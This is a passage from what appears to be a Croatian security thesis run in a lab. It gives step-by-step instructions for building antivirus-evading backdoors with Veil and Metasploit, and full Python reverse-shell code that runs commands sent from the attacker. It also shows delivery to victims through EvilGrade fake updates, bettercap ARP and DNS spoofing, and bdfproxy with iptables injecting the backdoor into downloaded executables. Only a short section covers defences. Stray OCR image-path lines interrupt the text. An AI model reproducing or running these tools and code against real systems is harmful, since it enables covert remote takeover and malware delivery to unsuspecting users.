Pokrenemo ./Veil.py koji se nalazi u Veil direktoriju. Na početnom izborniku alata Veil imamo listu naredbi koju alat pruža, a svaka od tih naredbi ukratko je opisana. Valja napomenuti da je ***update*** naredbu potrebno izvršiti prije korištenja ***use*** naredbe kako bi mogli zaobići antivirusne programe.

Dostupna su dva alata:

- **Evasion** – služi za generiranje neprepoznatljivih backdoora
- **Ordnance** – generira payload – dio koda backdoora koji obavlja stvari koje mi želimo kada se datoteka pokrene


Odaberimo prvi alat (Evasion) koristeći naredbu use 1, nakon toga možemo koristiti naredbu list kako bi pogledali sve dostupne payload-e (ukupno 41 *payload*), svaki od tih payload-a sastoji se od 3 dijela (*programski jezik* / *tip payload-a* / *metoda za uspostavljanje konekcije*) prikazano na slici 42:

Slika 42. Veil - lista payloada, Izvor: Izrada autora

Koristit ćemo 14. *payload* koji koristi programski jezik **go**, payload **meterpreter**. Metoda za uspostavljanje konekcije je **rev_http** odnosno prilikom otvaranja *backdoora* konekcija dolazi iz računala mete prema našem računalu (napadaču), tako zaobilazimo vatrozid. Koristit ćemo port 80 ili 8080 kojeg web stranice koriste pa tako ako meta analizira konekciju izgledat će kao da se spajaju na normalnu stranicu.


Sljedeća naredba koju koristimo je use 14, opcija koju moramo postaviti je *LHOST* pa tako upisujemo IP adresu (naredbom set LHOST 10.0.2.6) Kali Linuxa dobivenu

naredbom *ifconfig* i postavimo port (naredbom set PORT 8080) i provjerimo podatke (naredba options) pogledaj sliku 43.



Slika 43. Veil – opcije, Izvor: Izrada autora

Antivirusi imaju veliku bazu hash vrijednosti (potpisa) dobivenih od datoteka malware-a koja ne ovisi o nazivu datoteke i ako se takav potpis nalazi u bazi označe ga kao malware – *black hat* hakeri to zaobilaze ovu provjeru kreirajući razne varijante programa kao npr. mijenjanje dijela koda (polimorfan kod). U našem slučaju ***Vail*** to već radi za nas, no kako bi poboljšali zaobilaženje antivirusnih programa možemo promijeniti opciju *PROCESSORS* na neku manju vrijednost pa tako upišemo naredbu set PROCESSORS 1 i recimo set SLEEP 7 kako bi potpis (eng. *signature*) datoteke bio drukčiji. Nakon što smo uredili opcije, upišemo naredbu generate koja generira *backdoor* i nakon toga upišemo željeni naziv *backdoora* (***rev_http_8080***). Datoteka je generirana na lokaciji koja je označena na slici 44.



Slika 44. Veil – generirani *backdoor*, Izvor: Izrada autora

Sada možemo provjeriti efikasnost ovog programa na ***NoDistribute*** ili ***AntiScan*** web aplikaciju te odaberemo našu generiranu datoteku i kliknemo na „Scan File“. Ako i nakon promjene opcija i dalje imamo detekciju virusa (17/35) to znači da su ti antivirusni programi ažurirali svoju bazu.

Potrebno je ručno otvoriti *port* na Kali mašini, otvorimo *Metasploit* naredbom msfconsole u kojem ćemo koristiti modul koji sluša nadolazeće konekcije od **meterpreter** *payloada* naredbom use exploit/multi/handler i ako upišemo show options vidimo koji je *payload* postavljen. *Payload* promijenimo na onaj koji smo prethodno kreirali (***rev_http***) naredbom set PAYLOAD windows/meterpreter/reverse_http i sada možemo vidjeti *Payload options* i postavimo LHOST i LPORT na našu IP adresu i LPORT na 8080 kao i kod prethodno kreiranog *backdoora*.

Slika 45. Veil – Metasploit *payload* opcije, Izvor: Izrada autora


Izvršimo naredbu exploit za čekanje nadolazeće konekcije.

U ovom djelu ručno ćemo deaktivirati Windows Defender jer trenutna verzija *backdoora* je detektirana, u **poglavlju 5.4.1.2.** vidjeti ćemo primjer našeg *backdoora* koji će izbjeći ove detekcije.

Sada ćemo testirati funkcionalnosti *backdoora*, za prenošenje datoteke s Kali mašine na Windows pokrenuti ćemo Web server na Kali mašini kako bi mogli preuzeti datoteku

na Windows mašini. Web server pokrenemo naredbom service apache2 start i nakon toga u pretraživač Windowsa upišemo IP adresu Kali mašine.

Preuzmimo datoteku rev_http_8080.exe i pokrenimo ju, kada je datoteka pokrenuta i konekcija je uspostavljena možemo koristiti *bash* naredbe i naredbe *meterpretera* (unesemo naredbu help kako bi dobili listu naredbi).



Slika 46. Uspostavljena konekcija, Izvor: Izrada autora

5.4.1.2. Kreiranje vlastitog *backdoora*

Prethodno smo vidjeli dva *framewoka* za kreiranje stražnjih vrata (eng. *backdoor*), no nisu bili efikasni u izbjegavanju detekcije od strane antivirusa. Najefikasniji način za izbjegavanje antivirusnih programa je pisanjem vlastitog programa. Sada ćemo prikazati primjer jednostavnog *backdoora* pisanog u *Python-u*. Skripte su kreirane uz pomoć primjera i video materijala dostupnih na *Internetu*. [9, 10] Potrebno je kreirati dvije Python skripte *server.py*, *client.py*. Ideja je ista kao i ranije, klijent (meta) traži konekciju na računalo napadača i nakon toga čeka podatke (naredbe) koje će izvršiti ovisno kako smo isprogramirali izvršavanje tih komandi. Server.py je skripta koju najprije pokrećemo na računalu napadača te služi za čekanje konekcije, spajanje na konekciju i slanje naredbi računalu mete koje je pokrenulo *client.py* skriptu.

```
#!/usr/bin/python3.8
import socket
import sys

BUFF_SIZE = 4096

def socket_init():
    try:
        global host
        global port
        global s
        host = ''
        port = 9999
        s = socket.socket()
    except socket.error as msg:
        print("Socket creation error " + str(msg))


def socket_bind():
    try:
        print("Binding socket to port " + str(port))
        s.bind((host,port))
        s.listen(5) #number of connections
    except socket.error as msg:
        print("Socket binding error: " + str(msg) + "\nRetrying..")
        socket_bind() #recursion

def socket_accept():
    conn, addr = s.accept() #wating for a connection
    print("Connection has been established! | IP: " + addr[0] + " | PORT: " + str(addr[1]))
    send_commands(conn)
    conn.close()
```

Slika 47. Uspostavljanje konekcije – skripta *server.py*, Izvor: Izrada autora

Na slici 47 vidimo glavne metode potrebne za uspostavljanje konekcije, host je postavljen na prazno odnosno isto kao da smo napisali svoju IP adresu (Kali mašina -

napadač), port smo proizvoljno postavili na 9999, *listen* govori serveru da prisluškuje nadolazeće konekcije (argument 5 – broj neprihvaćenih konekcija koje će se dozvoliti prije nego što se odbiju bilo koje nove konekcije). Nakon što *socket* osluškuje nadolazeće konekcije, funkcija ***socket_accept()*** prihvaća novu konekciju.

```
def send_commands(conn):
    while True:
        cmd = input() #our input command
        if cmd == 'quit':
            conn.close()
            s.close()
            sys.exit()
        cmd_byte = str.encode(cmd) #to byte
        if len(cmd_byte) > 0:
            conn.send(cmd_byte)
            client_response = str(conn.recv(BUFF_SIZE), "utf-8")
            print(client_response, end="") #no new line


def main():
    socket_init()
    socket_bind()
    socket_accept()

if __name__ == '__main__':
    main()
```

Slika 48. Slanje naredbi – skripta *server.py* nastavak, Izvor: Izrada autora

Funkcija ***send_commands()*** služi za slanje našeg unosa tipkovnice skripti *client.py*, ako unesemo *quit* zatvaramo konekciju. Inače pretvaramo naredbu u *byte_array* i šaljemo ju meti koji očekuje naredbu (paket) i nakon toga čekamo njen odgovor.

```
#!/usr/bin/python3.8

import os
import socket
import subprocess

BUFF_SIZE = 4096

s = socket.socket()
host = '10.0.2.6'
port = 9999
s.connect((host,port))

while True:
    data = s.recv(BUFF_SIZE)
    data_str = data.decode("utf-8")

    if data_str[:2] == 'cd':
        os.chdir(data_str[3:])
    if len(data) > 0:
        cmd = subprocess.Popen(data_str[:], shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        output_bytes = cmd.stdout.read() + cmd.stderr.read()
        output = str(output_bytes, "utf-8")
        s.send(str.encode(output + str(os.getcwd()) + '> '))

s.close()
```

Slika 49. Skripta *client.py*, Izvor: Izrada autora

Možemo vidjeti da se meta (klijent) spaja na IP adresu napadača (Kali mašine) na isti *port* koji smo postavili u *server.py* skripti. Stalno očekuje novu naredbu i obrađuje ju s modulima *os* i *subprocess* te na kraju rezultate šalje napadaču (Kali mašini). Ako želimo dodatne funkcionalnosti koje nam pruža *Meterpreter*, skripte treba modificirati, u *client.py* skripti možemo napraviti funkcije za obradu podataka na drukčiji način pa tako i obradu nadolazećih paketa na server skripti.

Skriptu *client.py* poslali smo i pokrenuli pomoću *pythona* na strani mete, a kako bi sakrili *naredbeni redak (CMD)* ekstenziju zamjenimo u *.pyw*. Kako bi kreirali ***.exe*** datoteku u *Windowsu*, instaliramo *PyInstaller* te otvorimo *naredbeni redak* i pozicioniramo se u mapu gdje se datoteka *.pyw* nalazi. Upišemo naredbu pyinstaller -w -F client.pyw, parametar *-w* služi kako se konzola ne bi prikazala na ekranu, a parametar -F za kreiranje jedne *.exe* datoteke bez ostalih datoteka. Također postoji i parametar *-i [putanja]* koji služi za specificiranje slike koja će se pojaviti za ikonu. Datoteku prenesimo na Kali mašinu za daljnje korištenje.

U sljedećem poglavlju vidjet ćemo načine dostave/instalacije datoteke na računalo mete.

5.4.2. Man in the middle napad

MitM napad događa se kada se haker ubacuje između komunikacije klijenta i poslužitelja. U nastavku pokazati ćemo na koji način možemo ostvariti ovakav napad i kako dostaviti *backdoor* meti lažnim ažuriranjem ili preuzimanjem bilo koje *.exe* datoteke koja se preuzima na *http* protokolu.

5.4.2.1. Dostavljanje datoteke klijentu - lažno ažuriranje

Prikazat ćemo kako datoteku možemo instalirati na klijentsko računalo postavljanjem lažnog ažuriranja odnosno napravit ćemo *spoofing* napad. Programi obično imaju specificiranu domenu kako bi provjerili da li su ažuriranja dostupna, na primjer domena *updateServer.com* zahtjev se šalje **DNS serveru** koji odgovara s IP adresom *updateServera*. Tada klijent (korisnik) šalje direktan zahtjev prema tom serveru tražeći ažuriranja, ako su ažuriranja dostupna taj server šalje ažuriranja klijentu.


Ako koristimo *man in the middle* napad primamo zahtjeve i odgovore od klijenta i *updateServer.com-a*. Ako dobijemo zahtjev mete (klijenta) prema *updateServer.com* tada vratimo IP adresu servera napadača (Kali mašine) na kojem je pokrenut program ***EvilGrade*** koji se pretvara da je *updateServer.com* i umjesto datoteke ažuriranja vrača prethodno kreirani *backdoor* kojeg korisnik pokreće misleći da je ažuriranje. Preuzmimo *EvilGrade* koristeći naredbu apt-get install isr-evilgrade. Pokrenimo *Evilgrade* sa naredbom ./evilgrade, za dobivanje liste modula (ukupno 67) odnosno programa koji su dostupni upišemo naredbu show modules. Radi prezentacije koristit ćemo program *DAP* (eng. Download Accelerator Plus), upišemo naredbu configure dap kako bi koristili modul za taj program. Pogledajmo sada dostupne opcije (slika 50).

```
evilgrade>configure dap
evilgrade(dap)>show options

Display options:
===============

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

.-------------------------------------------------------------------------------------------------.
| Name        | Default                                          | Description                          |
+-------------+--------------------------------------------------+--------------------------------------+
| failsite    | www.speedbit.com/finishupdate.asp?noupdate=&R=0  | Website display when did't finish update |
| title       | Critical update                                  | Title name display in the update     |
| description | This critical update fix internal vulnerability  | Description display in the update    |
| agent       | ./agent/agent.exe                                | Agent to inject                      |
| endsite     | update.speedbit.com/updateok.html                | Website display when finish update   |
| enable      |                                               1  | Status                               |
'-------------+--------------------------------------------------+--------------------------------------'
```

Slika 50. EvilGrade opcije, Izvor: Izrada autora

Opciju *agent* promijenimo u putanju datoteke *backdoor* (kreirana u **poglavlju 5.4.1.2.**) koristimo naredbu set agent /var/www/html/evil-files/backdoor/client.exe. Nadalje mijenjamo *endside* (stranica koja je učitana kada je instalacija uspješna) – ovdje možemo specificirati putanju do svoje stranice, ali kao primjer postavimo proizvoljnu naredbom set endsite www.speedbit.com i upišemo naredbu start za pokretanje *EvilGradea*. Ako postoji ažuriranje sada *EvilGrade* dostavlja datoteku kao ažuriranje.

```
spoof.cap
File  Edit  Search  Options  Help
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.0.2.15
arp.spoof on
set net.sniff.local true
net.sniff on
```



Slika 51. Caplet datoteka – opcije i parametri, Izvor: Izrada autora

Nakon kreirane *spoof* datoteke koja sadrži opcije i parametre koje **bettercap** koristi. Koristimo **bettercap** kako bi postali *man in the middle* upisivanjem naredbe `bettercap -iface eth0 -caplet /root/spoof.cap` (eth0 sučelje spojeno na mrežu, *spoof caplet* pokreće *arp spoof* napad). Svaki put kada meta pokuša nešto preuzeti vidimo taj zahtjev na konzoli.

Sada u *bettercapu* trebamo lažirati (*spoof*) **DNS** zahtjeve na vrijednost *VirtualHost* kao na slici 52 (*update.speedbit.com* – domena prethodno odabranog programa za provjeravanje ažuriranja) kako bi im se vratio IP Kali mašine umjesto ažuriranja.


Sada u *terminalu* gdje je upaljen *bettercap* upišemo sljedeće naredbe:

- `set dns.spoof.all true` (odgovaramo na svaki DNS zahtjev mete)
- `set dns.spoof.domains update.speedbit.com` (domena koju lažiramo)
- `dns.spoof on` (pokretanje DNS *spoofa*)

```
10.0.2.0/24 > 10.0.2.6  » set dns.spoof.all true
10.0.2.0/24 > 10.0.2.6  » set dns.spoof.domains update.speedbit.com
10.0.2.0/24 > 10.0.2.6  » dns.spoof on
[13:59:31] [sys.log] [inf] dns.spoof update.speedbit.com → 10.0.2.6
10.0.2.0/24 > 10.0.2.6  »
```


Slika 52. Lažiranje domene prema Kali mašini (10.0.2.6), Izvor: Izrada autora

Kali mašina ima pokrenut *EvilGrade* koji će odgovoriti da postoji ažuriranje pritom šaljući naš *backdoor* koji će biti automatski pokrenut. Pokrenimo još i skriptu *server.py* koja je kreirana u **poglavlju 5.4.1.2.** kako bi naš *backdoor* mogao funkcionirati. Pokrenimo sada ažuriranje u programu na virtualnoj mašini koja ima instalirani odabrani program (*DAP*).



Slika 53. DAP – Ažuriranje programa, Izvor: Izrada autora

Usporedite sliku 53 sa slikom 50, vrijednosti su iste, nakon instalacije „ažuriranja“ skripta je pokrenuta na računalu mete.



Slika 54. Konekcija s računalom – uspješno uspostavljena, Izvor: Izrada autora

5.4.2.2. Dostavljanje datoteke klijentu - *backdoor u exe*

Zamislimo scenarij u kojem osoba želi preuzeti *.exe* datoteku putem preglednika s prefiksom http, npr. *http://www.speedbit.com – DAP* program. Prikazat ćemo kako toj osobi možemo dostaviti željeni program (*DAP*) kojeg preuzima odnosno *.exe* datoteku koja će u sebi sadržavati i *backdoor*.

Koristit ćemo **BackdoorFactoryProxy** (*bdfproxy*) koji će ubaciti specificiranu datoteku (*backdoor*) u bilo koju *.exe* datoteku koju meta preuzima na svoje računalo**.** *BdfProxy* mijenja podatke koji se prenose meti prilikom njenog prijenosa.

Kada smo instalirali program, potrebno je izmijeniti konfiguracijsku datoteku *bdfproxy.cfg* – zamijenimo vrijednosti parametara: *proxyMode* iz *regular* u *transparent*. Također potrebno je podesiti IP adresu napadača (Kali mašine) u parametru *HOST* ovisno o operacijskom sustavu mete. U našem slučaju to je Windows pa tako u dijelu *[[WindowsIntelx86]]* i *x64* promijenimo *HOST* na IP adresu napadača (Kali mašine) 10.0.2.6 (*ifconfig*), a za *PORT* postavimo *8080* na kojem će program slušati promet.

Datoteka konfiguracije inicijalno ima postavke za generiranje *backdoora* (kao u **poglavlju 5.4.1.**), a taj *backdoor* prepoznat je od strane antivirusnih programa. Kako bi izbjegli detekciju možemo ga zamijeniti vlastitim, tj. koristit ćemo prethodno kreirani

backdoor (*client.exe* iz **poglavlja 5.4.2.**). Promijenimo vrijednosti *PATCH_METHOD* u *onionduke* i *SUPPLIED_BINARY* u putanju do našeg *backdoora* - */var/www/html/evil-files/backdoor/client.exe*.

Kada smo postavili konfiguracijsku datoteku, pozicioniramo se u mapu gdje se program nalazi i pokrenemo ga naredbom ./bdf_proxy.py. Kada program dobi zahtjev za *.exe* on će u njega postaviti *backdoor*. Za sada program (**BackdoorFactoryProxy**) ne može dobiti zahtjev, tako da moramo usmjeriti zahtjeve njemu. Kako bi usmjerili pakete koristimo *man in the middle* napad. Koristit ćemo metodu kao i u **poglavlju 5.4.3.** koristeći ***bettercap*** pokretanjem naredbe u novom *terminalu* bettercap -iface eth0 -caplet /root/spoof.cap. Sada moramo povezati podatke koje *bettercap* vidi sa *bdfproxy* programom. Koristit ćemo *firewall* (***iptables***) koji dolazi s Linuxom kako bi specificirali pravila koje paketi moraju poštivati.

U novi *terminal* unesemo naredbu iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 8080.

Parametri *iptables*:

- **-t nat** (modificiranje tablice *nat*)
- **-A PREROUTING -p tcp --destination-port 80** (nadodavanje pravila preusmjeravanja koji vrijedi za *TCP* pakete koji idu na *port* 80)
- **-j REDIRECT –to-port 8080** (preusmjeri prethodne pakete na *port* 8080 na kojem *bdfproxy* čeka za ubacivanje *backdoora*)

Uspostavili smo vezu između *bettercapa* i *bdfproxy* programa pomoću *iptables*. **BackdoorFactoryProxy** (*bdfproxy*) čeka za preuzimanje bilo koje *.exe* datoteke u koju ubacuje specificiranu datoteku *backdoora* i dostavlja ga meti. Slušamo nadolazeće konekcije i pokrećemo skriptu *server.py* u novom *terminalu*.


Ako meta sada preuzme bilo koju *.exe* datoteku preko pretraživača i pokrene ju, uspostavit ćemo konekciju odnosno izvršio se *backdoor* kao i što se instalacija željenog programa pokrenula.

5.4.2.3. Zaštita od *man in the middle* napada

Prethodno vidjeli smo kako lako netko može dobiti pristup našem računalu korištenjem napada *man in the middle* – ti napadi su funkcionalni ako stranica programa ima prefiks *http* umjesto *https*. Također potrebno je provjeriti CA (eng. Certificate authority) kojeg stranica koristi. Potrebno je koristiti samo stranice i aplikacije koje ustanovimo da su vjerodostojne.

U **poglavlju 5.2.3.3.** detaljnije je opisano kako se možemo zaštititi od ARP i MITM napada koristeći program ***XArp*** za detekciju *ARP* napada (omogućavaju manipulaciju podataka koji su poslani Internetom), tj. hakera unutar naše mreže. Kao što je spomenuto potrebno je paziti da li stranica ima http ili https prefiks, pa tako možemo instalirati dodatak na pretraživaču ***HTTPS Everywhere***.

Prije instalacije datoteka preporučljivo je utvrditi izvor i valjanost datoteke. Kako smo prethodno spomenuli svaka datoteka ima jedinstveni potpis (eng. signature), stranice obično imaju potpis datoteke koju preuzimamo (eng. aka. checksum). Ako je netko promijenio datoteku na bilo koji način, potpis datoteke će se promijeniti i po tome možemo zaključiti da se ne radi o originalnoj verziji datoteke. Program koji možemo koristiti za dobivanje i usporedbu potpisa zove se ***WinMD5***.




Slika 55. WinMD5 – korištenje, Izvor: Izrada autora

5.4.3. Socijalni inženjering (eng. *Social engineering*)

Do sada smo vidjeli načine koji ne zahtijevaju interakciju s korisnikom, prikazali smo kako možemo lažirati ažuriranje, izmijeniti datoteku prilikom preuzimanja ali smo morali biti *man in the middle* na LAN mreži. Ranije je spomenuto kako je prikupljanje informacija najbitniji dio napada, pa tako ćemo prikazati načine kojim prikupljamo informacija mete koristeći pritom samo ime korisnika ili *facebook* račun. Nakon toga potrebno je odabrati strategiju za dostavu *backdoora* koji je prilagođen meti da ne djeluje kao prijetnja. Prikazat ćemo kako pitati metu da pokrene taj *backdoor*.

5.4.3.1. Prikupljanje informacija mete

Informacije možemo prikupiti korištenjem alata ***maltego***, odaberimo *Maltego CE (Free)* i nakon registracije, prijavimo se. Na početnom zaslonu s desne strane imamo *transformers* odnosno dodatke (eng. plugins) koji služe za prikupljanje određenih informacija. U lijevom kutu gore možemo kliknuti na ikonu sa simbolom plus kako bi dodali novi graf, pogledajmo sliku 56.



Slika 56. Maltego – graf entiteta, Izvor: Izrada autora

